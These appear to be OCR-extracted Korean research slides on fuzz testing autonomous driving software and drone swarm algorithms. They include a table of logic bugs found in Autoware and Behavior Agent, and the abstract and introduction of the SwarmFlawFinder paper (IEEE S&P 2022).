


고장



향상된 인풋 생성을 위한 피드백 정의

- 퍼저를 이용한 다양한 자율주행 시나리오 생성
- 이상행위를 탐지를 위한 명확한 기준 정의
- 향상된 인풋 생성을 위한 피드백을 규칙 정의 필요



향상된 인풋 생성을 위한 피드백 정의


급가속, 급제동, 급회전

- Metric auto insurance companies use

Oversteer 및 understeer


- #1 cause of motorsport accidents

다른 차와 거리




- Near-missed collisions

자율 주행 퍼징의 예




자율 주행 퍼징의 예

- Round 1



자율 주행 퍼징의 예

- Round 2



취약점 탐지 결과

	Bug #	Layer	Component	Description	Impact	Strategy	Root cause	ACK
Autoware	01	Sensing	Fusion	LiDAR & camera fusion misses small objects on road	C	all	Logic err	
	02	Perception	Detection	Perceives the road ahead as an obstacle at a steep downhill	I	all	Logic err	✓
	03	Perception	Detection	Fails to semantically tag detected traffic lights and cannot take corresponding actions	C, V	all	Logic err	
	04	Perception	Detection	Fails to semantically tag detected stop signs and cannot take corresponding actions	C, V	all	Logic err	
	05	Perception	Detection	Fails to semantically tag detected speed signs and cannot take corresponding actions	V	all	Logic err	
	06	Perception	Localization	Faulty localization of the base frame while turning	C, L	all	Logic err	✓
	07	Perception	Localization	Localization error when moving underneath bridges and intersections	C, L	all	Logic err	✓
	08	Planning	Global planner	Generates infeasible path if the given goal is unreachable	C, L	all	Logic err	✓
	09	Planning	Global planner	Generates infeasible path if the goal's orientation is not aligned with lane direction	C, I, L	all	Logic err	✓
	10	Planning	Global planner	Global path starts too far from the vehicle's current location	C, I, L	all	Logic err	✓
	11	Planning	Local planner	Target speed keeps increasing at certain roads, overriding the speed configuration	S, C	all	Logic err	✓
	12	Planning	Local planner	Fails to avoid forward collision with a moving object	C	all	Logic err	
	13	Planning	Local planner	Fails to avoid lateral collision (ADS perceives the approaching actor before collision)	C	ent	Not impl	
	14	Planning	Local planner	Fails to avoid rear-end collision (ADS perceives the approaching actor before collision)	C	ent	Not impl	
	15	Planning	Local planner	While turning, ego-vehicle hits an immobile actor partially blocking the intersection	C	ent	Logic err	
	16	Actuation	Pure pursuit	Ego-vehicle keeps moving after reaching the destination	C, L	all	Logic err	✓
	17	Actuation	Pure pursuit	Fails to handle sharp right turns, driving over curbs	C, L	all	Faulty conf	
Behavior Agent	18	Perception	Detection	Indefinitely stops if an actor vehicle is stopped on a sidewalk	I	ent	Logic err	
	19	Perception	Detection	Flawed obstacle detection logic; lateral movement of an object is ignored	C	con	Logic err	
	20	Planning	Global planner	Generates inappropriate trajectory when initial position is given within an intersection	C, L, V	all	Logic err	
	21	Planning	Local planner	Improper lane changing, cutting off and hitting an actor vehicle	C	man	Logic err	
	22	Planning	Local planner	Vehicle indefinitely stops at stop signs as planner treats stop signs as red lights and waits for green	I	all	Logic err	
	23	Planning	Local planner	Vehicle does not preemptively slow down when the speed limit is reduced	S	all	Logic err	
	24	Planning	Local planner	Always stops too far (> 10 m) from the goal due to improper checking of waypoint queue	F	all	Logic err	
	25	Planning	Local planner	Collision prevention does not work at intersections (only checks if actors are on the same lane)	C	all	Logic err	
	26	Planning	Local planner	Fails to avoid lateral collision (ADS perceives the approaching actor before collision)	C	man	Not impl	
	27	Planning	Local planner	Fails to avoid rear-end collision (ADS perceives the approaching actor before collision)	C	man	Not impl	
	28	Planning	Local planner	No dynamic replanning; the vehicle does infeasible maneuvers to go back to missed waypoints	C, L	ins	Not impl	
	29	Actuation	Controller	Keeps over-accelerating to achieve the target speed while slipping, creating jolt back on dry surface	C, L	ins	Not impl	
	30	Actuation	Controller	Motion controller parameters (PID) are poorly tuned, making the vehicle overshoot at turns	C, L	all	Faulty conf	

33개의 새로운 자율주행 알고리즘 취약점 탐지 !

[Impact] **C**: Collision / **F**: Fails to complete a mission / **I**: Vehicle becomes immobile / **L**: Lane invasion / **S**: Speeding / **V**: Miscellaneous traffic violation
[Strategy] **all**: all strategies / **man**: Adversarial **man**euver-based / **con**: **con**gestion-based / **ent**: **ent**ropy-based / **ins**: **ins**tability-based

탐지된 자율주행 취약점 예시

군집 비행 취약점 분석 수행 연구 소개

SwarmFlawFinder: Discovering and Exploiting Logic Flaws of Swarm Algorithms

Chijung Jung*, Ali Ahad*, Yuseok Jeon†, and Yonghwi Kwon*
*Department of Computer Science, University of Virginia, Charlottesville, VA, USA
†Department of Computer Science and Engineering, UNIST, Ulsan, South Korea
*{cj5kd, aa5rn, yongkwon}@virginia.edu †ysjeon@unist.ac.kr

Abstract—**Inspired by swarms in nature, swarm robotics have been developed to conduct various challenging tasks such as environmental monitoring, disaster recovery, logistics, and even military operations. Despite the significant potential impact of the swarm on society, relatively little attention is given to adversarial scenarios against swarm robotics.**

In this paper, we explore a systematic approach to find logical flaws of the swarm robotics algorithms that adversaries can exploit. Specifically, we develop an automated testing system, SwarmFlawFinder, for swarm algorithms. We identify and overcome various challenges in understanding and reasoning about the swarm algorithm execution. In particular, we propose a novel abstraction of robotics behavior, which we call the degree of causal contribution (Dcc), based on the idea of counterfactual causality. Then, we build a feedback guided greybox fuzz testing system called SwarmFlawFinder, leveraging Dcc as a feedback metric. We evaluate SwarmFlawFinder with four swarm algorithms conducting navigating, searching, and rescuing missions. SwarmFlawFinder discovers 42 logic flaws (and all of them have been acknowledged by the developers) in the swarm algorithms. Our analysis of the flaws reveals that the swarm algorithms have critical logic errors/bugs or suffer from incomplete implementations that can be exploited by adversaries.

I. Introduction

Swarm robotics revolutionizes how robots can function and what they can accomplish. It has attracted attention for a variety of vital missions, such as search and rescue, that are typically challenging for individual drones to complete. A swarm is more than just a set of drones performing the same operations. Robots in a swarm cooperate with others (e.g., sharing and distributing intelligence) to accomplish tasks.

A swarm operation is controlled by a swarm algorithm, which coordinates the actions of multiple robots. The swarm algorithm's efficacy determines a swarm operation's effectiveness. Logic flaws (i.e., logic bugs or weaknesses) in a swarm algorithm can result in various failures. Consider a swarm searching algorithm that coordinates multiple groups of robots, with robots in the same group sharing information discovered during the mission. The efficiency of the swarm algorithm depends on the number of robots in a group. In such a case, an adversary, who is capable of breaking existing groups into smaller groups, can lead the swarm to undesirable states, can lead to losing a battle. Significantly slowed-down swarm missions in commercial businesses can cause financial loss.

This paper explores a systematic approach for detecting logic flaws in swarm algorithms, particularly in *drone swarms*. Specifically, we develop a greybox fuzz testing technique for swarm robotics, called SwarmFlawFinder, that overcomes unique challenges in effectively testing drone swarm algorithms. Given a target swarm algorithm and a swarm mission definition (e.g., the number of drones and mission objectives), SwarmFlawFinder introduces attack drones to disrupt the swarm operation. The attack drones aim to interfere with the swarm, attempting to expose logical weaknesses that lead to mission failure, rather than launching naive and overt attacks (e.g., directly crashing into victim drones). A key component in developing SwarmFlawFinder is to design an efficient metric that abstracts a given test's effectiveness. Unfortunately, unlike testing traditional software [1]–[3], coverage-based metrics (e.g., basic block, branch/edge, or path coverage) are ineffective in determining a test case's effectiveness and guiding the test generation for swarm robotics because robotics systems are designed to have a relatively less-diverse control flow but significantly more-diverse data variances at runtime.


To this end, a major challenge in SwarmFlawFinder is to develop *a metric for the guided fuzzing process*. Inspired by the idea of counterfactual causality, we propose a new metric *the degree of the causal contribution* (or Dcc) to abstract the causal impact of attack drones on the target swarm. Specifically, SwarmFlawFinder creates multiple perturbed executions (i.e., counterfactual executions) to infer the causality between attack drones and victim drones' behaviors. Based on the inferred causality, we build the Dcc to reflect the attack drones' impact on the victim swarm and use Dcc to direct the fuzzing process to accelerate the creation of test cases covering unexercised swarm behaviors. We evaluate SwarmFlawFinder using four swarm algorithms [4]–[7], finding 42 logic flaws that are all confirmed by the algorithm developers. Our major contributions are summarized as follows:

- We explore the possibility of exploiting swarm algorithms' logic flaws to cause swarm mission failures, solving various technical challenges.

IEEE S&P 2022
accepted paper

- 버지니아 대학과 공동연구를 통해 군집 비행 자율 알고리즘의 취약점 탐지 도구 개발
- 수중 드론 등 해양에도 자율 군집 드론이 사용되며, 중대한 미션 실패를 야기 할 수 취약점을 제거 하기 위해 반드시 충분한 테스트를 통한 검증이 필요함

군집 비행



